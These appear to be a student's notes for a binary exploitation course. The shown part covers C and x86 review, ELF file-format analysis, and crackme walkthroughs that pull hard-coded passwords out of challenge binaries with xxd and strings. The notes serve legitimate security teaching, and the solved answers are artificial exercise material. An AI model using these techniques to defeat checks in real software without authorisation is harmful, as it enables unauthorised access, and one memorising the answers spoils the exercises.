

MBE NOTES

wetw0rk

Table of Contents

0x00 - Disclaimer	10
VIM	10
Python	10
Last Thing	10
0x01 - Review	11
The C Programming Language	11
x86 Assembly	12
Important registers	13
Moving Data	13
Arithmetic Operations	13
Some Conditional Jumps	13
Stack Manipulation	13
Calling and Returning	14
ASM to C?	14
0x02 - Tools and Basic Reverse Engineering	15
Hex Editors	15
ASCII Readable Hex	16
File Formats on Disk (Linux)	17
Header	17
ELF Header	17
Program Header Table	19
Sections	20
Code	20
Data	22
Sections' names	22
Section Header Table	23
Loading Process	24
Command Line Disassembly	25
Patching Binaries	28
External Diffing	29
Disassembly	30
Ghidra Basics	34

The Stack	39
Extra Challenges	41
Crackme0x05.....	41
Crackme0x06.....	43
Crackme0x07.....	48
Crackme0x08 & Crackme0x09.....	50
0x03 - Extended Reverse Engineering	51
Crackme0x04_win	51
Tools	56
Evan's Debugger	56
GNU Debugger - Basics	57
Tracing.....	57
Additional Resources	58
Memory Translation and Segmentation	58
CPU Rings, Privilege, and Protection	62
0x04 - Reverse Engineering Lab	67
Lab 0x01C.....	68
Lab 0x01B.....	69
Lab 0x01A.....	75
0x05 - Introduction to Memory Corruption.....	77
“Memory Corruption”	77
Buffer Overflows	78
1-auth_overflow	80
2-arg_input_echo	81
3-auth_overflow2	82
4-game_of_chance	83
0x06 - Memory Corruption Lab	87
Lab 0x02C.....	88
Lab 0x2B.....	90
Lab 0x2A.....	93
0x07 - Shellcoding	96
Basic Stack Smashing Review.....	96
Defining Shellcode	97

Shellcode as C.....	97
Shellcode as x86	97
Shellcode as a String	97
Hello World Shellcode	98
x86 Register Review.....	98
Hello World with NULL Bytes	99
Hello World without NULL bytes	99
Optimizing Hello World.....	100
Common Tricks.....	100
Linux System Calls.....	101
Libc Wraps Syscalls	101
Using Syscalls in Shellcode	101
Hello World (Revisited)	102
Syscall Summary.....	102
Writing & Testing Shellcode.....	102
Compiling Shellcode.....	103
Side Note: Stages of Compilation	104
Testing Shellcode - exit(0);.....	105
Shellcoding Tools MBE Authors Love.....	106
Shellcode in Exploitation.....	106
/levels/lecture/inject.c.....	106
NOP Sleds	107
Solving Inject	107
Function Constraints.....	108
Little Endian.....	108
Alphanumeric shellcode.....	108
0x08 - Shellcoding Lab	109
Lab 0x03C.....	109
Lab 0x03B.....	114
Lab 0x03A.....	121
Understanding Store.....	122
Understanding Read	126
Understanding Quit	126

We're done right?.....	130
Fixing the JMP.....	131
Crafting the Shellcode.....	132
Using RVA and getting a reliable exploit	133
POC Code.....	135
0x09 - Format Strings.....	136
Mistakes.....	137
Reading data	138
Direct Parameter Access.....	138
Writing data	139
Exercise 2	139
Controlled Writes	141
Exercise 3	142
Gaining control	144
Global offset table	144
0x0A - Format Strings Lab	146
Lab 0x04C.....	146
Lab 0x04B.....	148
Lab 0x04A.....	151
Identifying the vulnerability	151
Gaining code execution.....	153
0x0B - DEP and ROP	159
Modern Exploit Mitigations	159
DEP Basics	159
DEP in action	159
History of DEP.....	160
2004 in Perspective.....	160
Security is Young.....	160
Bypassing DEP	160
Gadgets	160
Understanding ROP	161
Bypassing DEP with ROP	161
rop_exit.....	162

Stack Pivoting	166
rop_pivot.....	166
ret2libc.....	170
0x0C - ROP Lab	171
Lab 0x05C.....	171
Lab 0x05B	174
mprotect ROP chain.....	174
Lab 0x05A.....	178
Reversing, understanding the application	180
store_number.....	181
read_number.....	182
Exploitation	182
0x0D - Project One Lab	187
Reversing.....	187
Breaking authentication.....	190
Format string vulnerability.....	194
Exploitation	195
G.O.T GOT GOT.....	196
Weaponization	200
0x0E - Address Space Layout Randomization	204
Position Independent Executables	205
Bypassing ASLR.....	205
Info leaks	205
aslr_leak1	206
aslr_leak2	208
0x0F - ASLR Lab	211
Lab 0x06C.....	211
Triggering the crash	213
Observing the crash	214
Exploitation	214
Lab 0x06B	216
Breakdown	216
Debugging setup.....	218

Understanding hash_pass() and finding our leak	219
Creating a controlled write.....	222
Exploitation	223
Lab 0x06A.....	227
Getting EIP control.....	228
Leveraging hidden functions	230
Exploitation	231
0x10 - Heap Exploitation.....	234
Heap Overview	234
Heap Chunks.....	236
Heap Implementations	238
Heap Exploitation	239
Heap Overflow.....	239
Use-After-Free (UAF)	242
UAF's in the wild.....	251
Heap Spraying	251
Metadata Corruption	251
0x11 - Heap Exploitation Lab	252
Lab 0x07C	252
Lab 0x07A.....	258
Reversing create_message()	259
Reversing edit_message()	260
Reversing print_index().....	260
Exploitation	261
0x12 - Misc Concepts & Stack Canaries.....	266
Integers in C	266
Tracking Signedness.....	267
Integer Overflows	267
Uninitialized data.....	268
Stack Cookies / Canaries	271
Terminator Canaries	271
Randomized Canaries	271
Random XOR Canaries	272

Ways to Leak the Canary.....	272
0x13 - Misc & Canaries Lab	273
Lab 0x08C.....	273
Lab 0x08B.....	275
Triggering an info-leak.....	275
Gaining IP control	277
Lab 0x08A.....	284
0x14 - C++ Concepts and Differences	289
Standard Library	289
Classes.....	290
Class Layout.....	291
cpp_lec01	292
VTables - Exploitation	292
cpp_lec02	292
0x15 - C++ Concepts Lab.....	293
Lab 0x09C	293
The Info Leak	293
Getting EIP control.....	297
Lab 0x09A.....	301
Understanding the application.....	301
EIP Control - The UAF.....	304
Crafting a Leak.....	305
0x16 - Kernel Exploitation.....	309
What's a Kernel? - Ring Model.....	309
Basic Exploitation Strategy.....	310
Kernel Space Protections	312
mmap_min_addr.....	312
kallsyms.....	312
SMEP / SMAP.....	313
Conclusion.....	313
0x17 - Kernel Exploitation Lab	314
Linux Kernel Debugging	314
DMESG & printk()	314

Kprobes Framework.....	315
KGDB	316
Setting up serial ports	316
Configuring kgdboc	318
SysRq Keys.....	318
Learning Linux Kernel Exploitation (Part 1).....	319
Setting up the environment	319
The Kernel.....	320
The File System	320
The qemu run script	322
Linux Kernel Mitigations.....	323
Analyzing the Kernel Module.....	324
The Simplest Exploit – Ret2Usr.....	326
Concept	326
Opening the device	326
Leaking Stack Cookies.....	327
Overwriting the Return Address	329
Getting root privileges.....	330
Returning to Userland	331
Adding SMEP	335
The attempt to overwrite CR4	335
Building a complete escalation ROP chain	337
Adding KPTI	338
Tweaking the ROP Chain	338
Adding SMAP	340
About KASLR and FG-KASLR.....	340
Refresher	340
Reversing	341
Exploitation.....	343
Defeating FGKASLR.....	346
ksympath	347

0x00 - Disclaimer

The following document consists of notes, walkthroughs, and my overall thought process when approaching challenges faced within RPSEC’s “Modern Binary Exploitation” course which can be found here: <https://github.com/RPSEC/MBE>.

Most, if not all binaries were developed by RPSEC **THESE ARE JUST MY NOTES**. If you have a copy of this document either you are a friend, or I have completed the course material and made my solutions public.

ALL CREDIT TO RPSEC!!!

VIM

In order to prevent any weird errors on your end, or rather follow along with my examples. I suggest you use my `.vimrc` config.

```
set number
set nowrap
set tabstop=2 shiftwidth=2
set expandtab
syntax on
set autoindent
set smartindent
colorscheme default
```

This will make the double spacing “issue” less of an issue.

Python

At the time of writing these notes **Python 2.7** was by far the most popular version of python (rightfully so). In addition to its popularity the MBE VM had this version of python installed by default. However, to keep with the “present”, I have started using **Python 3** in later sections (After ROP).

Python 2.7 will retire in...

0	0	0	0	0	0
Years	Months	Days	Hours	Minutes	Seconds

Feel free to utilize **Python 2.7** if you prefer, but acknowledge you are using an unmaintained language that died in 2020.

Last Thing...

When I started this course, I jumped around operating systems, I would just stick to Kali Linux. If you run into issues with x86 compilation you may need to install the x86 libraries by running `apt-get install gcc-multilib`.

0x01 - Review

In this lesson we covered Linux, C, and x86 ASM. In my notes I completely skipped Linux as this is a utility, I use daily. Although we may understand C, and x86 I went ahead and noted the appropriate material to review.

The C Programming Language

C was designed in 1969-1972 by Dennis Ritchie when trying to improve B. C began to be included in UNIX v2, later in 1973 the UNIX v4 Kernel was completely re-implemented in C. Quick notes on C:

- Very fast compiled language
- Extreme control over machine memory
- Considered a low-level language

Let's look at a simple C program that takes user input into an array, and then outputs the result onto the terminal.

```
/* wyn: whats your name program v1 */

#include <stdio.h>
#include <unistd.h>

int main(int argc, char * argv[])
{
    char buffer[10] = {0};           /* create a 10 byte buffer */
    printf("What's your name?\n");
    read(STDIN_FILENO, buffer, 10); /* read 10 bytes from STDIN(0) into our buffer array */
    printf("Hello %s\n", buffer);   /* print the buffer */

    return 0;
}
```

When we run this program and give a buffer bigger than our array the following occurs.

```
tester@dbe:~/Documents/mbe-01$ gcc wyn.c -o name
tester@dbe:~/Documents/mbe-01$ ./name
What's your name?
MILTON 1234
Hello MILTON 123
tester@dbe:~/Documents/mbe-01$ 4
4: command not found
tester@dbe:~/Documents/mbe-01$ █
```

Now what would have happened if the programmer passed 100 to the `read()` function and not 10? Swap the 10 for 100 in the function call and re-run the program.

```
Hello Milton 1234
`♦00
*** stack smashing detected ***: ./name terminated
Aborted (core dumped)
tester@dbe:~/Documents/mbe-01$ █
```


In short... C is easy to mess up.

x86 Assembly

The assembly instruction set was introduced in 1978 by intel, the timeline is as follows.

- 1978 - 16bit
- 1985 - 32bit
- 2001 - 64bit (Itanium)
- 2003 - 64bit (AMD64)

x86 is the lowest language we will cover in this course. All assembly languages are made up of instruction sets. These instructions are generally arithmetic operations that take registers or constant values as arguments. We can access lower and higher bits of each register by referencing its respective name e.g EAX (32bits), AX (16bits), AH (8bits), AL (8bits).



Important registers

- **EAX, EBX, ECX, EDX** - General purpose registers
- **ESP** - Stack pointer, “top” of the current stack frame (lower memory)
- **EBP** - Base pointer “bottom” of the current stack frame (higher memory)
- **EIP** – Instruction pointer, pointer to the next instruction to be executed by the CPU
- **EFLAGS** - Stores flag bits
 - ZF - zero flag, set when result of an operation equals zero
 - CF - carry flag, set when the result of an operation is too large/small
 - SF - sign flag, set when the result of an operation is negative

Moving Data

- **mov ebx, eax** - Move the value in EAX to EBX
- **mov eax, 0xDEADBEEF** - Move 0xDEADBEEF into EAX
- **mov edx, DWORD PTR [0x41424344]** - Move the 4-byte value at address 0x41424344 into EDX
- **mov ecx, DWORD PTR [edx]** - Move the 4-byte value at the address in EDX, into ECX
- **mov eax, DWORD PTR [ecx+esi*8]** - Move the value at the address ECX+ESI*8 into EAX

Arithmetic Operations

- **sub edx, 0x11** - Subtracts 0x11 from EDX
- **add eax, ebx** - add EAX and EBX, storing value in EAX
- **inc edx** - increments EDX
- **dec ebx** - decrements EBX
- **xor eax, eax** - bitwise XOR EAX with itself (zeros EAX)
- **or edx, 0x1337** - bitwise or EDX with 0x1337

Some Conditional Jumps

Below are a few of the conditional jumps at our disposal they’re a ton more than what is shown below. If you’ve done any exploits with character restrictions, you may know a few more off the top of your head.

- **jz \$LOC** - Jump to \$LOC if ZF=1
- **jnz \$LOC** - Jump to \$LOC if ZF=0
- **jg \$LOC** - Jump to \$LOC if the result of a comparison is greater than the source

Stack Manipulation

- **push ebx** – Subtract 4 from the stack pointer to move it towards lower memory (zero,) and copy the value in EBX on top of the stack
 - sub esp, 4; mov DWORD PTR [esp], ebx
- **pop ebx** – Copy the value off the top of the stack and into EBX, then add 4 to the stack pointer to move it towards higher memory (0xFFFFFFFF)
 - mov ebx, DWORD PTR [esp]; add esp, 4

Calling and Returning

- **call <function>** - Calls the code at function. We need to push the return address onto the stack, then branch to a function.
- **ret** – Used to return from a function call. Pops the top of the stack into EIP
- **nop** – no-operation (does nothing or xor eax,eax)

ASM to C?

I really liked the direct comparison from x86 to C provided by MBE. You can see it down below.

<pre>0x08048624: "YOLOSWAG\0" mov ebx, 0x08048624 mov eax, 0 LOOPY: mov cl, BYTE PTR [ebx] cmp cl, 0 jz end inc eax inc ebx jmp LOOPY end: ret</pre>	<pre>... char * word = "YOLOSWAG"; int len = 0; while (*word != 0) { loc_313066: len++; word++; } return len;</pre>
--	---

If we break this down we have our two “variables” EAX, and EBX. EBX contains the address pointing to a string which is then iterated byte by byte using LOOPY. If we have reached the end of the string (a NULL byte or 0) we have the total length. We can see we use EAX to account for these bytes per increment. Whereas in C we have a while loop and variables instead of registers.

0x02 - Tools and Basic Reverse Engineering


The main thing we need to understand from the first couple of slides is that when we are reversing an application there are 2 domains, we will be working in. The first being the binary or library itself residing in the **static** domain. Otherwise, we will be performing in the **dynamic** domain during application runtime.

Hex Editors

This first slide presents us with the challenge **crackme0x00a** and the tools presented are **xxd** and **wxHexEditor** from within Linux. When running the program, we are prompted with the password if entered incorrectly it spits “Wrong!”:

```
tester@mbe:~/Documents/mbe-02/challenges$ ./crackme0x00a
Enter password: password
Wrong!
Enter password: password
Wrong!
Enter password: lkdszjflksjdlfjdsf
Wrong!
Enter password: admin
Wrong!
```

When opened in wxHexEditor in the bottom right corner we see that “Wrong!” is visible in ASCII.



If we continue investigating (now in xxd) we can see a string completely out of the ordinary above some of the GCC information.

```
0001020: 0000 0000 6730 3064 4a30 4221 0000 0000 ...g00dJ0B!...
0001030: 4743 433a 2028 5562 756e 7475 2f4c 696e GCC: (Ubuntu/Lin
0001040: 6172 6f20 342e 362e 312d 3975 6275 6e74 aro 4.6.1-9ubunt
0001050: 7533 2920 342e 362e 3100 002e 7379 6d74 u3) 4.6.1...synt
0001060: 6162 002e 7374 7274 6162 002e 7368 7374 ab..strtab..shst
0001070: 7274 6162 002e 696e 7465 7270 002e 6e6f rtab..interp..no
0001080: 7465 2e41 4249 2d74 6167 002e 6e6f 7465 te.ABI-tag..note
0001090: 2e67 6e75 2e62 7569 6c64 2d69 6400 2e67 .gnu.build-id..g
00010a0: 6e75 2e68 6173 6800 2e64 796e 7379 6d00 nu.hash..dynsym.
00010b0: 2e64 796e 7374 7200 2e67 6e75 2e76 6572 .dynstr..gnu.ver
00010c0: 7369 6f6e 002e 676e 752e 7665 7273 696f sion..gnu.versio
00010d0: 6e5f 7200 2e72 656c 2e64 796e 002e 7265 n_r..rel.dyn..re
00010e0: 6c2e 706c 7400 2e69 6e69 7400 2e74 6578 l.plt..init..tex
00010f0: 7400 2e66 696e 6900 2e72 6f64 6174 6100 t..fini..rodata.
```

When entered in, the binary grants access!

```
tester@mbc:~/Documents/mbe-02/challenges$ ./crackme0x00a
Enter password: g00dJ0B!
Congrats!
tester@mbc:~/Documents/mbe-02/challenges$
```

ASCII Readable Hex

Under this slide we are presented with **crackme0x00a** and **crackme0x00b**. The only new tool shown is **strings** which displays all ASCII strings greater than 4bytes in a binary file. When ran against the previous challenge we can immediately see the password leaked.

```
Enter password:
Congrats!
Wrong!
;*2$"
g00dJ0B!
```

When running **crackme0x00b** its apparent the program operates in a similar fashion prompting the user for a password. However, the password has changed, and running **strings** on its own does not seem to dump the password. The slide on this crack me provides the hint of using the `'-e'` flag to specify character size and endianness. When changed to 8-bit we can see the password above the GCC information once again; the exact command was `'strings -n 1 -e S crackme0x00b -target=ELF'`.

```
w
0
w
g
r
e
a
t
GCC: (Ubuntu/Linaro 4.6.1-9ubuntu3) 4.6.1
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
```

Passing this to the application grants us access!

```
tester@mbc:~/Documents/mbe-02/challenges$ ./crackme0x00b
Enter password: w0wgreat
Congrats!
```

File Formats on Disk (Linux)

Now that we have completed a couple of challenges, we will be reviewing common executables on both Windows and Linux; starting with Linux. Let's look at **simple.elf** and decode what the bytes mean.

```
tester@mbe:~/Documents/mbe-02$ cat simple.c
#include <stdio.h>

int main()
{
    printf("Hello World!\n");
}

tester@mbe:~/Documents/mbe-02$ uname -p
i686
tester@mbe:~/Documents/mbe-02$ ./simple.elf
Hello World!
```

Header

If we look at the “ELF walkthrough” PNG file given to us by the creators of the MBE course, we see that the ELF is divided into 3 sections, each containing subsections. We will look at the Header, Sections, and Section Header Table. The Header contains the technical details for identification and execution of the binary. Under this section we see two subsections the **ELF Header** and **Program Header table**.

ELF Header

The ELF header identifies this as an ELF binary as shown below (*hexdump -C simple.elf*).

7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF.....
02 00 03 00 01 00 00 00 20 83 04 08 34 00 00 00 4....
54 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00 T.....4.
1e 00 1b 00

Let's break this down.

Fields	Values	Explanation
(e_ident) EI_MAG	0x7F, “ELF”	Constant signature
(e_ident) EI_CLASS, EI_DATA	0x01, 0x01	32 bits, Little-Endian
(e_ident) EI_VERSION	0x00000001	Always 1
e_type	0x0002	Executable
e_machine	0x0003	Intel 386 (and later)
e_version	0x00000001	Always 1
e_entry	0x08048320	Address where execution starts
e_phoff	0x00000034	Program headers offset
e_shoff	0x00001154	Section headers offset

e_ehsize	0x0034	Elf headers size
e_phentsize	0x0020	Size of a single Program Header
e_phnum	0x0009	Count of Program headers
e_shentsize	0x0028	Size of a single Section header
e_shnum	0x001e	Count of Section Headers
e_shstrndx	0x001b	Index of names section in the table

We can further confirm this with readelf.

```
tester@mbe:~/Documents/mbe-02$ readelf simple.elf --file-header
ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF32
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: Intel 80386
  Version: 0x1
  Entry point address: 0x8048320
  Start of program headers: 52 (bytes into file)
  Start of section headers: 4436 (bytes into file)
  Flags: 0x0
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 9
  Size of section headers: 40 (bytes)
  Number of section headers: 30
  Section header string table index: 27
```

Program Header Table

Now let's look at the program header table, this contains the execution information (`hexdump -s 0x00000034 -C simple.elf | head -n 2`).

06 00 00 00 34 00 00 00	34 80 04 08	34 80 04 084....4....4....
20 01 00 00 20 01 00 00	05 00 00 00	04 00 00 00

Let's break this down.

Fields	Values	Explanation
p_type	0x00000006	PT_PHDR: The array itself if present specifies the location and size of the program header table itself, both in the file and in the memory image of the program
p_offset	0x00000034	Offset where it should be read
p_vaddr	0x08048034	Virtual address where it should be loaded
p_paddr	0x08048034	Physical address where it should be loaded
p_filesz	0x00000120	Size on file
p_memsz	0x00000120	Size in memory
p_flags	0x00000004	Permissions, Read and Execute

We can further confirm this with `readelf (readelf simple.elf --program-headers)`.

Program Headers:							
Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00120	0x00120	R E	0x4

Sections

This contains the contents of the executable. Under this portion we see 3 subsections **Code**, **Data**, and the **Sections' names**.

Code

This contains the executable information, to look at this I decided to use ghidra as well just to familiarize myself with the tool. Once loaded and analyzed we can see the ELF headers as we have previously discussed with HexDump.

```
assume DF = 0x0  (Default)
08048000 7f 45 4c      Elf32_Ehdr
    46 01 01
    01 00 00 ...
08048000 7f          db      7Fh        e_ident_mag...
08048001 45 4c 46     ds      "ELF"      e_ident_mag...
08048004 01          db      1h        e_ident_class
08048005 01          db      1h        e_ident_data
08048006 01          db      1h        e_ident_ver...
08048007 00 00 00 00 00 db[9]      e_ident_pad
    00 00 00 00
08048010 02 00        dw      2h        e_type
08048012 03 00        dw      3h        e_machine
08048014 01 00 00 00 ddw     1h        e_version
08048018 20 83 04 08 ddw     _start      e_entry
0804801c 34 00 00 00 ddw     Elf32_Phdr_ARRAY_08048...
08048020 54 11 00 00 ddw     Elf32_Shdr_ARRAY_elfs... e_shoff
08048024 00 00 00 00 ddw     0h        e_flags
08048028 34 00        dw      34h      e_ehsize
0804802a 20 00        dw      20h      e_phentsize
0804802c 09 00        dw      9h       e_phnum
0804802e 28 00        dw      28h      e_shentsize
08048030 1e 00        dw      1Eh      e_shnum
08048032 1b 00        dw      1Bh      e_shstrndx
```

If we select the **e_entry** (entry point) we are taken here:

```
// .text
// SHT_PROGBITS [0x8048320 - 0x80484b1]
// ram: 08048320-080484b1
//

***** FUNCTION *****
*               *
undefined _start()
undefined4 AL:1 <RETURN>
Stack[-0x8]:4 local_8
_start
XREF[1]: 08048329(*)
XREF[3]: Entry Point(*), 08048018(*),
_elfSectionHeaders::00000214(*)

08048320 31 ed      XOR     EBP,EBP
08048322 5e          POP    ESI
08048323 89 e1      MOV    ECX,ESP
08048325 83 e4 fo   AND    ESP,0xfffffff0
08048328 50          PUSH   EAX
08048329 54          PUSH   ESP=>local_8
0804832a 52          PUSH   EDX
0804832b 68 b0 84   PUSH   __libc_csu_fini
    04 08
08048330 68 40 84   PUSH   __libc_csu_init
    04 08
08048335 51          PUSH   ECX
08048336 56          PUSH   ESI
08048337 68 1d 84   PUSH   main
```

If we follow the main function (0x08048337) we can see our code.

```
***** FUNCTION *****
undefined undefined main()
AL:1 <RETURN>
Stack[-0x20]:4 local_20
main
XREF[1]: 08048426(*)
XREF[4]: Entry Point(*),
_start:08048337(*), 080484f4,
08048550(*)

0804841d 55      PUSH    EBP
0804841e 89 e5    MOV     EBP,ESP
08048420 83 e4 f0 AND    ESP,0xffffffff0
08048423 83 ec 10 SUB    ESP,0x10
08048426 c7 04 24 MOV    dword ptr [ESP]=>local_20,s_Hello_World!_08048...
d0 84 04 08
0804842d e8 be fe CALL   puts
ff ff
08048432 c9      LEAVE
08048433 c3      RET
```

We can see our code after entering this function (we're within the .text section). We can see a MOV instruction which copies our string pointer into into the ESP register.

```
[_Hello_World!_080484d0] ds "Hello World!"
080484d0 48 65 6c
6c 6f 20
57 6f 72 ...
```

Once done a call is made to puts to output the string, and we exit the program. Ghidra also generated pseudo code which is pretty similar to our original program in the decompile window.

Gf Decompile: main - (simple.elf)

```
1
2 void main(void)
3
4 {
5     puts("Hello World!");
6     return;
7 }
```


Data

This section contains the information used by the code. Although when analyzing this within Ghidra we can see our string within the **.rodata**.

```
//  
// .rodata  
// SHT_PROGBITS [0x80484c8 - 0x80484dc]  
// ram: 080484c8-080484dc  
//  
  
    _fp_hw                                XREF[2]: Entry Point(*),  
                                                _elfSectionHeaders::00000264(*)  
080484c8 03 00 00 00     undefined4 00000003h  
  
    _IO_stdin_used                         XREF[1]: Entry Point(*)  
080484cc 01 00 02 00     undefined4 00020001h  
  
    s_Hello_World!_080484d0                XREF[1]: main:08048426(*)  
080484d0 48 65 6c      ds      "Hello World!"  
    6c 6f 20  
    57 6f 72 ...
```

Sections' names

Finally, we have the sections names which we can see in the top-right corner of Ghidras UI.



Section Header Table

This contains the linking information which is responsible for connecting program information (hexdump -s 0x00001154 -C simple.elf -v).

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 1b 00 00 00 01 00 00 00
02 00 00 00 54 81 04 08 54 01 00 00 13 00 00 00 T...T.....
00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00
23 00 00 00 07 00 00 00 02 00 00 00 68 81 04 08 #.....h...
68 01 00 00 20 00 00 00 00 00 00 00 00 00 00 00 h...
04 00 00 00 00 00 00 00 31 00 00 00 07 00 00 00 1.....
02 00 00 00 88 81 04 08 88 01 00 00 24 00 00 00 \$....
00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00

We can get a better description of the headers using readelf.

tester@mbi:~/Documents/mbe-02\$	readelf --section-headers simple.elf																																																																																																																																																																																																																																																																																																																																																				
There are 30 section headers, starting at offset 0x1154:																																																																																																																																																																																																																																																																																																																																																					
Section Headers:																																																																																																																																																																																																																																																																																																																																																					
<table> <thead> <tr><th>[Nr]</th><th>Name</th><th>Type</th><th>Addr</th><th>Off</th><th>Size</th><th>ES</th><th>Flg</th><th>Lk</th><th>Inf</th><th>Al</th></tr> </thead> <tbody> <tr><td>[0]</td><td></td><td>NULL</td><td>00000000</td><td>000000</td><td>000000</td><td>00</td><td></td><td>0</td><td>0</td><td>0</td></tr> <tr><td>[1]</td><td>.interp</td><td>PROGBITS</td><td>08048154</td><td>000154</td><td>000013</td><td>00</td><td>A</td><td>0</td><td>0</td><td>1</td></tr> <tr><td>[2]</td><td>.note.ABI-tag</td><td>NOTE</td><td>08048168</td><td>000168</td><td>000020</td><td>00</td><td>A</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[3]</td><td>.note.gnu.build-i</td><td>NOTE</td><td>08048188</td><td>000188</td><td>000024</td><td>00</td><td>A</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[4]</td><td>.gnu.hash</td><td>GNU_HASH</td><td>080481ac</td><td>0001ac</td><td>000020</td><td>04</td><td>A</td><td>5</td><td>0</td><td>4</td></tr> <tr><td>[5]</td><td>.dynsym</td><td>DYNSYM</td><td>080481cc</td><td>0001cc</td><td>000050</td><td>10</td><td>A</td><td>6</td><td>1</td><td>4</td></tr> <tr><td>[6]</td><td>.dynstr</td><td>STRTAB</td><td>0804821c</td><td>00021c</td><td>00004a</td><td>00</td><td>A</td><td>0</td><td>0</td><td>1</td></tr> <tr><td>[7]</td><td>.gnu.version</td><td>VERSYM</td><td>08048266</td><td>000266</td><td>00000a</td><td>02</td><td>A</td><td>5</td><td>0</td><td>2</td></tr> <tr><td>[8]</td><td>.gnu.version_r</td><td>VERNEED</td><td>08048270</td><td>000270</td><td>000020</td><td>00</td><td>A</td><td>6</td><td>1</td><td>4</td></tr> <tr><td>[9]</td><td>.rel.dyn</td><td>REL</td><td>08048290</td><td>000290</td><td>000008</td><td>08</td><td>A</td><td>5</td><td>0</td><td>4</td></tr> <tr><td>[10]</td><td>.rel.plt</td><td>REL</td><td>08048298</td><td>000298</td><td>000018</td><td>08</td><td>A</td><td>5</td><td>12</td><td>4</td></tr> <tr><td>[11]</td><td>.init</td><td>PROGBITS</td><td>080482b0</td><td>0002b0</td><td>000023</td><td>00</td><td>AX</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[12]</td><td>.plt</td><td>PROGBITS</td><td>080482e0</td><td>0002e0</td><td>000040</td><td>04</td><td>AX</td><td>0</td><td>0</td><td>16</td></tr> 